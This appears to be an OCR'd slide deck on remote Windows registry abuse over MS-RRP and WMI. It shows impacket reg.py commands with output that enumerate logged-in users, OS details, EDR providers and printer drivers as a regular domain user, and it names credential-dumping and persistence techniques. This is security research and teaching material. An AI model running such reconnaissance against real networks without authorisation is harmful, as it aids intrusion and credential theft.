
HKCR\



From user perspective: HKCU takes precedence over HKLM!


COM?


- Component Object Model
  - A way of doing inter-process communication
  - VBA example:
    - `CreateObject("InternetExplorer.Application")`
      `.Navigate2("https://outflank.nl")`
  - InternetExplorer.Application has an associated CLSID:
    - {D5E8041D-920F-45e9-B8FB-B1DEB82C6E5E}
    - HKCR\CLSID*CLSID*
    - LocalServer32 specifies location of COM server application



James Forshaw - COM in Sixty Seconds! https://www.youtube.com/watch?v=dfMuzAZRGm4

HKCR - HKEY_CLASSES_ROOT





REMOTE INTERFACES


REGISTRY VIA MS-RRP


- **MS-RRP**: Remote Registry Protocol
- Handled by the Remote Registry service

- Start type:
  - Servers: auto start
  - Clients: disabled

- Shuts down after inactivity


- Triggered when accessing named pipe





REGISTRY VIA MS-RRP

- If the service is not started:
  - Retrieve the file \winreg from the IPC$ share on remote system
  - This triggers service to start
- MS-RRP (RPC) calls within SMB named pipe (\pipe\winreg)
- No local admin needed
- Used by
  - regedit.exe
  - reg.py (impacket)



REGISTRY VIA MS-RRP

[MS-RRP]: Windows Remote Registry Protocol

Article • 06/24/2021 • 4 minutes to read

Feedback

Specifies the Windows Remote Registry Protocol, a remote procedure call (RPC)-based client/server protocol that is used to remotely manage a hierarchical data store such as the Windows registry.

This page and associated content may be updated frequently. We recommend you subscribe to the RSS feed to receive update notifications.

3.1.5.5	OpenUsers (Opnum 4)
3.1.5.6	BaseRegCloseKey (Opnum 5)
3.1.5.7	BaseRegCreateKey (Opnum 6)
3.1.5.8	BaseRegDeleteKey (Opnum 7)
3.1.5.9	BaseRegDeleteValue (Opnum 8)
3.1.5.10	BaseRegEnumKey (Opnum 9)
3.1.5.11	BaseRegEnumValue (Opnum 10)
3.1.5.12	BaseRegFlushKey (Opnum 11)
3.1.5.13	BaseRegGetKeySecurity (Opnum 12)
3.1.5.14	BaseRegLoadKey (Opnum 13)
3.1.5.15	BaseRegOpenKey (Opnum 15)
3.1.5.16	BaseRegQueryInfoKey (Opnum 16)
3.1.5.17	BaseRegQueryValue (Opnum 17)
3.1.5.18	BaseRegReplaceKey (Opnum 18)
3.1.5.19	BaseRegRestoreKey (Opnum 19)
3.1.5.20	BaseRegSaveKey (Opnum 20)
3.1.5.21	BaseRegSetKeySecurity (Opnum 21)
3.1.5.22	BaseRegSetValue (Opnum 22)
3.1.5.23	BaseRegUnLoadKey (Opnum 23)

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rrp

REGISTRY VIA MS-WMI

- WMI uses DCOM to communicate
- DCOM in turn works via RPC
- RPC uses a dynamic/random high TCP port

- WMI namespace: \ROOT\CIMV2
- WMI class: StdRegProv

- Advantage: available on **both clients and servers**
- Disadvantage: **requires local admin**

- Callable via PowerShell (Get-WMIObject)

REGISTRY VIA MS-WMI

- Extended impacket with wmireg.py

```
$ python wmireg.py $regular_user query -keyName
```

REGISTRY ABUSE

COMMON ATTACK VECTORS

- Credential dumping
  - Local user creds: SAM hive **(HKLM\SAM)**
  - Domain cached creds: SECURITY hive **(HKLM\SECURITY)**
  - Both also need a dump of the SYSTEM hive to decrypt
  - Mimikatz / secretsdump.py (impacket)
- Registry persistency
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  - COM hijacks
  - Many, many more…

REGISTRY ABUSE

Reconnaissance

REMOTE PERMISSIONS

- Reading **HKLM** requires local admin privileges on the remote system
- As local **admin**, you can access a lot of information
  - AV exclusions
  - EDR software
  - Local policies / group policies
  - Etc.

```
$ python reg.py $admin_user query -keyName HKLM\\
Impacket v0.11.0 - Copyright 2023 Fortra

HKLM\
HKLM\\BCD00000000
HKLM\\DRIVERS
HKLM\\HARDWARE
HKLM\\SAM
HKLM\\SECURITY
HKLM\\SOFTWARE
HKLM\\SYSTEM
```

```
$ python reg.py $regular_user query -keyName HKLM\\
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

REMOTE PERMISSIONS

- But what can you access as a **regular** (domain-joined) user?
- Reading **HKU** and **HKCR** allowed for regular (domain-joined) user

- In **HKU** the user has access to
  - .DEFAULT (S-1-5-18)
  - The domain user's SID (if logged in)
- **HKCU** links to
  - .DEFAULT (if NOT logged in)
  - The domain user's SID (if logged in)

- .DEFAULT already reveals information of the remote system

USER LOGINS (CURRENT)

- Possible to enumerate SIDs
  - This is how PsLoggedOn (sysinternals) works
  - This is one of the things BloodHound does
- If user IS logged in:
  - Read/write access to subkey under the context of the authenticated user
- If user IS NOT logged in:
  - Hive will not be loaded, and as such not accessible

```
$ python reg.py $regular_user query -keyName HKU\\
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\
HKU\\.DEFAULT
HKU\\S-1-5-19
HKU\\S-1-5-20
HKU\\S-1-5-21-3657084265-3054822461-4174389439-1105
HKU\\S-1-5-21-3657084265-3054822461-4174389439-1105_Classes
HKU\\S-1-5-21-3657084265-3054822461-4174389439-1108
HKU\\S-1-5-21-3657084265-3054822461-4174389439-1108_Classes
HKU\\S-1-5-18
```

USER LOGINS (HISTORICAL)

- All users that ever logged in interactively
  - One value contains UTC timestamp of first login

```
$ python ./reg.py $regular_user query -keyName HKU\\.DEFAULT\\Software\\Microsoft\\IdentityCRL\\DeviceIdentities\\production
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\S-1-5-18
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\S-1-5-19
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\S-1-5-21-2698686055-2414997051-2306920262-1000
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\S-1-5-21-3657084265-3054822461-4174389439-1105
HKU\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\S-1-5-21-3657084265-3054822461-4174389439-1108
```

REMOTE HKLM PERMISSION EXCEPTIONS

- Reading **HKLM** requires local admin privileges on the remote system
- But, there are exceptions:
  - AllowedExactPaths
  - AllowedPaths, where subkeys are allowed too

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedExactPaths:
        System\CurrentControlSet\Control\ProductOptions
        System\CurrentControlSet\Control\Server Applications
        Software\Microsoft\Windows NT\CurrentVersion

HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths:
        System\CurrentControlSet\Control\Print\Printers
        System\CurrentControlSet\Services\Eventlog
        Software\Microsoft\OLAP Server
        Software\Microsoft\Windows NT\CurrentVersion\Print
        Software\Microsoft\Windows NT\CurrentVersion\Windows
        System\CurrentControlSet\Control\ContentIndex
        System\CurrentControlSet\Control\Terminal Server
        System\CurrentControlSet\Control\Terminal Server\UserConfig
        …
```

REMOTE HKLM PERMISSION EXCEPTIONS

- CVE-2022-38033 (fixed October 2022)
  - If you kept a handle to the **exact** registry path, you could enumerate descendant subkeys

```
HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedExactPaths:
        System\CurrentControlSet\Control\ProductOptions
        System\CurrentControlSet\Control\Server Applications
        Software\Microsoft\Windows NT\CurrentVersion

HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths:
        System\CurrentControlSet\Control\Print\Printers
        System\CurrentControlSet\Services\Eventlog
        Software\Microsoft\OLAP Server
        Software\Microsoft\Windows NT\CurrentVersion\Print
        Software\Microsoft\Windows NT\CurrentVersion\Windows
        System\CurrentControlSet\Control\ContentIndex
        System\CurrentControlSet\Control\Terminal Server
        System\CurrentControlSet\Control\Terminal Server\UserConfig
        …
```

REMOTE HKLM PERMISSION EXCEPTIONS

```
$ python reg.py $regular_user query -keyName HKLM\\Software\\Microsoft\\Windows\ NT\\CurrentVersion
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKLM\Software\Microsoft\Windows NT\CurrentVersion
        SystemRoot      REG_SZ    C:\Windows
        BuildBranch     REG_SZ    rs1_release
        BuildGUID       REG_SZ    ffffffff-ffff-ffff-ffff-ffffffffffff
        BuildLab        REG_SZ    14393.rs1_release_1.180427-1811
        BuildLabEx      REG_SZ    14393.2273.amd64fre.rs1_release_1.180427-1811
        CompositionEditionID    REG_SZ    ServerStandardEval
        CurrentBuild    REG_SZ    14393
        CurrentBuildNumber      REG_SZ    14393
        CurrentMajorVersionNumber       REG_DWORD       0xa
        CurrentMinorVersionNumber       REG_DWORD       0x0
        CurrentType     REG_SZ    Multiprocessor Free
        CurrentVersion  REG_SZ    6.3
        EditionID       REG_SZ    ServerStandardEval
        InstallationType        REG_SZ    Server
        InstallDate     REG_DWORD       0x6673fa0d
        ProductName     REG_SZ    Windows Server 2016 Standard Evaluation
        ReleaseId       REG_SZ    1607
        SoftwareType    REG_SZ    System
        DigitalProductId        REG_BINARY
        0000   A4 00 00 00 03 00 00 00  30 30 33 37 38 2D 30 30   ....  ..[redacted]
        0010   30 30 30 2D 30 30 30 30  30 2D 41 41 37 33 39 00   [redacted]
        0020   C4 0E 00 00 5B 52 53 31  5D 58 32 31 2D 30 33 32       [redacted]
        0030   31 37 00 00 C4 0E 00 00  00 00 70 FC B5 05 1E C9   17........p.....
```

REMOTE HKLM PERMISSION EXCEPTIONS

- Reading which event log providers are configured

```
$ python reg.py $regular_user query -keyName HKLM\\System\\CurrentControlSet\\Services\\Ev
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
HKLM\System\CurrentControlSet\Services\Eventlog\System\CrowdStrikeSetup
        EventMessageFile        REG_SZ   %SystemRoot%\System32\ntdll.dll
        TypesSupported  REG_DWORD        0x7
```

REMOTE HKLM PERMISSION EXCEPTIONS

- Enumerating installed drivers for printers (PrintNightmare)

```
$ python reg.py $regular_user query -s -keyName HKLM\\SOFTWARE\\Microsoft\\Windows\ NT\\CurrentVersion\\Print\\PackageInstallation\\Windows\ x64\\DriverPackages
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\ntprint.inf_amd64_3d8f0626c408afea\
        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_3d8f0626c408afea\ntprint.inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\ntprint.inf_amd64_3d8f0626c408afea.cab
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\prnbrcl1.inf_amd64_27262c292cd27de8\
        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\prnbrcl1.inf_amd64_27262c292cd27de8\prnbrcl1.inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\prnbrcl1.inf_amd64_27262c292cd27de8.cab
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\prnms001.inf_amd64_10bd6dee10a7dfd0\
        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\prnms001.inf_amd64_10bd6dee10a7dfd0\prnms001.Inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\prnms001.inf_amd64_10bd6dee10a7dfd0.cab
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\prnms002.inf_amd64_5a5ddb7716a8d14a\
